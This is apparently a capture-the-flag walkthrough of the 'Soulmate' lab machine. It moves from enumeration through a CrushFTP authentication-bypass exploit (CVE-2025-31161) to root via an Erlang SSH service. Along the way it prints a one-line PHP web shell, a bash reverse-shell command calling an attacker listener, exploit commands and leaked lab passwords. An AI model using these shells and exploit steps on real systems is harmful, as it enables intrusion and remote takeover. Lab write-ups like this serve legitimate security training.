Soulmate
Soulmate is an easy Linux machine which starts off by showing a dating site which lets us create a user, this box has some rabbit holes which is a bit annoying. After performing VHOST enumeration we find the ftp subdomain which hosts a CrushFTP instance running. Using a newly released CVE we are able to exploit this site to gain admin access which allows us to upload a PHP shell on the webroot. After gaining RCE we can see that running processes show the command that was used to start them which leaks a sensitive file containing ben`s credentials. Process enumeration also shows that an Erlang shell is running on port 2222. After logging in with ben using ssh we are logged in as the root user.

Nmap
We can start with an nmap scan to view the open ports this machine offers.
1
2
3
4
5
6
7
8
9
10

nmap 10.129.212.228
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-08 10:29 CEST
Nmap scan report for soulmate.htb (10.129.212.228)
Host is up (0.047s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
We can see only two tcp ports open, 22 which corresponds to SSH and 80 which maps to HTTP. Going over to the website on our browser reveals that it is trying to redirect us to http://soulmate.htb since our DNS does not know this entry we should add it manually to /etc/hosts. After this step we can finally enumerate the website which seems like a simple dating site.

Fuzzing for VHOSTS
We could try to register a new user which allows us to upload a profile picture. Normally we would spend a long time trying to upload a web shell but this is a rabbit hole and not the intended way. THe intended path consists of first enumerating the Virtual Hosts the server is hosting. We can do so by using fuff.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://soulmate.htb -H 'Host: FUZZ.soulmate.htb' -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 58ms]
:: Progress: [4989/4989] :: Job [1/1] :: 790 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
Finding CushFTP and The New 0-Day
We get a new subdomain, which after adding it to our hosts file we can visit. The site reveals a CrushFTP instance which is a popular FTP server with a web interface. 
A quick google search shows that this service had a recent 0-Day which exploits a race condition to add a new admin user. This CVE has a score of 9.8 which is very severe. This CVE also has a public-available poc which allows us to immediately exploit this vulnerability by adding an admin user. More info on this vulnerability can be found on this blog post
After downloading the POC into our machine we can execute this exploit to create a new admin user. The exploit does require the name of one of the admin users but the default admin name works in this case.
1
2
3
4
5
6
7
8
9

python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user fresh --password 'qWq5hvTf@%qnW3!2'
[+] Preparing Payloads
  [-] Warming up the target
  [-] Target is up and running
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: fresh
   [*] Password: qWq5hvTf@%qnW3!2.
The exploit worked and we gain access to the admin panel. Navigating to Admin -> User Manager allows us to see the current users and also see the files they have hosted. We are also able to change the password of every user which will give us access their folders. There are two users; ben and jenna. The most interesting user is ben, we can see that the previous dating site’s source code is inside of ben -> webProd 
Uploading the PHP Shell
A quick way to exploit this would be to upload a php shell and see if it does get uploaded to the actual website. To do so I changed ben’s password to a value I know.
 This works and we can logout and log back in with ben’s newly set credentials which lets us access his files. Going inside of
 WebProd allows us to upload files. In this case I uploaded a simple PHP shell with the following contents:
1
2
3

<?php
system($_GET[0])
?>

After the upload we see a message saying that it was successful. Going back over to the website and hitting shell.php works and we gain RCE.

We can know change the payload to be a reverse shell. I used the following bash one liner to do so. Remember to URL encode the payload and set up a listener before doing the GET request:
1

bash -c 'bash -i >& /dev/tcp/10.10.14.32/9001 0>&1'
RCE and Upgrading Shell
The payload worked and we gain a reverse shell as www-data

This is a very weak shell meaning that it does not support autocomplete, clear and many other functions it will also die if we CTRL C which is not ideal. To upgrade to a full shell we can execute the following commands:
python3 -c 'import pty;pty.spawn("/bin/bash");'- background this
stty raw -echo ; fg- Export the term variable check the one you use with
echo $TERM export TERM=x- Check the size of your terminal using
stty size - Set your shells terminal size with your cols and rows
stty cols 190 rows 17
With the newly upgraded shell we can start enumerating the server, an interesting config file can be found which contains a password for the admin user in the webpage. This is also a rabbit hole as we cannot user this password to login as ben.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65

www-data@soulmate:~/soulmate.htb/config$ cat config.php
<?php
class Database {
    private $db_file = '../data/soulmate.db';
    private $pdo;

    public function __construct() {
        $this->connect();
        $this->createTables();
    }

    private function connect() {
        try {
            // Create data directory if it doesn't exist
            $dataDir = dirname($this->db_file);
            if (!is_dir($dataDir)) {
                mkdir($dataDir, 0755, true);
            }

            $this->pdo = new PDO('sqlite:' . $this->db_file);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
            $this->pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        } catch (PDOException $e) {
            die("Connection failed: " . $e->getMessage());
        }
    }

    private function createTables() {
        $sql = "
        CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            is_admin INTEGER DEFAULT 0,
            name TEXT,
            bio TEXT,
            interests TEXT,
            phone TEXT,
            profile_pic TEXT,
            last_login DATETIME,
            created_at DATETIME DEFAULT CURRENT_TIMESTAMP
        )";

        $this->pdo->exec($sql);

        // Create default admin user if not exists
        $adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
        $adminCheck->execute(['admin']);

        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
    }

    public function getConnection() {
        return $this->pdo;
    }
}
<SNIP>
?>
1
2
3
4
5

www-data@soulmate:~/soulmate.htb/config$ ls /home
ben
www-data@soulmate:~/soulmate.htb/config$ su ben
Password:
su: Authentication failure
Enumerating Ports and Processes
Following this failed attempt I enumerated the open ports inside the server to find that port 2222 was open locally. After establishing a connection with telnet I found that it was in fact a Erlang ssh connection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23

www-data@soulmate:~/soulmate.htb/config$ ss -tulnp
Netid State   Recv-Q Send-Q LocalAddress:Port      PeerAddress:Port
udp   UNCONN  0      0      127.0.0.53%lo:53       0.0.0.0:*
udp   UNCONN  0      0      0.0.0.0:68             0.0.0.0:*
tcp   LISTEN  0      128    127.0.0.1:42427        0.0.0.0:*
tcp   LISTEN  0      4096   127.0.0.1:8080         0.0.0.0:*
tcp   LISTEN  0      4096   127.0.0.1:38623        0.0.0.0:*
tcp   LISTEN  0      4096   127.0.0.1:4369         0.0.0.0:*
tcp   LISTEN  0      5      127.0.0.1:2222         0.0.0.0:*
tcp   LISTEN  0      4096   127.0.0.1:8443         0.0.0.0:*
tcp   LISTEN  0      4096   127.0.0.53%lo:53       0.0.0.0:*
tcp   LISTEN  0      4096   127.0.0.1:9090         0.0.0.0:*
tcp   LISTEN  0      128    0.0.0.0:22             0.0.0.0:*
tcp   LISTEN  0      511    0.0.0.0:80             0.0.0.0:*
tcp   LISTEN  0      4096   [::1]:4369             [::]:*
tcp   LISTEN  0      128    [::]:22                [::]:*
tcp   LISTEN  0      511    [::]:80                [::]:*

www-data@soulmate:~/soulmate.htb/config$ telnet localhost 2222
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
SSH-2.0-Erlang/5.2.9
I also enumerated the running processes which gave a very interesting output. As www-data we are able to see the command that was used to start the process, which in my experience is uncommon, this gives us the change to see the files that are used to start different processes. A very interesting file is used to start the Erlang process. Erlang is a general-purpose programming language and runtime environment in this case it is acting as an ssh server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

www-data@soulmate:~/soulmate.htb/config$ ps aux | grep root
<SNIP>
root         878  0.0  0.3 244240 12536 ?        Ssl  00:17   0:00 /usr/sbin/ModemManager
root        1143  0.0  1.7 2253320 68152 ?       Ssl  00:17   0:18 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
root        1146  0.0  0.0   6896  2904 ?        Ss   00:17   0:00 /usr/sbin/cron -f -P
root        1147  0.0  0.5 204160 20228 ?        Ss   00:17   0:03 php-fpm: master process (/etc/php/8.1/fpm/php-fpm.conf)
root        1152  0.0  0.0   7140   220 ?        S    00:17   0:00 /usr/bin/epmd -daemon -address 127.0.0.1
root        1159  0.1  1.2 1802208 48636 ?       Ssl  00:17   0:40 /usr/bin/containerd
root        1163  0.0  0.1  10344  4068 ?        S    00:17   0:00 /usr/sbin/CRON -f -P
root        1175  0.0  0.0   6176  1088 tty1     Ss+  00:17   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root        1179  0.0  0.0   2892  1004 ?        Ss   00:17   0:00 /bin/sh -c /root/scripts/clean-web.sh
root        1180  0.0  0.0   7372  3424 ?        S    00:17   0:00 /bin/bash /root/scripts/clean-web.sh
root        1181  0.0  0.0   3104  1900 ?        S    00:17   0:00 inotifywait -m -r -e create --format %w%f /var/www/soulmate.htb/public
root        1182  0.0  0.0   7372  1824 ?        S    00:17   0:00 /bin/bash /root/scripts/clean-web.sh
root        1184  0.0  0.2  15436  8756 ?        Ss   00:17   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root        1187  0.0  0.0   2784   940 ?        Ss   00:17   0:00 erl_child_setup 1024
root        1189  0.0  0.0  55232  1752 ?        Ss   00:17   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root        1222  0.0  1.9 2431396 79220 ?       Ssl  00:17   0:09 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1545  0.0  0.0   7372  3504 ?        Ss   00:17   0:00 /bin/bash /root/scripts/start-crushftp.sh
root        1582  0.1  0.8 264236 34068 ?        Sl   00:17   0:44 /usr/bin/python3 /usr/bin/docker-compose up
root        1782  0.0  0.0 1597200 3244 ?        Sl   00:17   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.19.0.2 -container-port 443
root        1787  0.0  0.0 1744920 3512 ?        Sl   00:17   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.19.0.2 -container-port 8080
root        1794  0.0  0.1 1744920 4136 ?        Sl   00:17   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 9090
root        1832  0.0  0.3 1238020 12928 ?       Sl   00:18   0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 34fd942d3268a668877e5fbd17c4a9ca48cca1b0e96edfb18084e4747f60a1a2 -address /run/containerd/containerd.sock
<SNIP>
www-data    4404  0.0  0.0   6828  2008 pts/0    R+   09:36   0:00 grep root
Finding Creds for Ben
This file contains credentials for ben which we can use to ssh into erlang.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22

www-data@soulmate:~/soulmate.htb/config$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    ([
        <SNIP>
        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
Using ssh we can establish a connection and it turns out if we log in as ben we get directly root which lets us read the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

www-data@soulmate:~/soulmate.htb/config$ ssh -p 2222 ben@localhost
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
ben@localhost's password:

Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)

(ssh_runner@soulmate)1> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"

(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").
"29e7ba62d02a78c<SNIP>\n"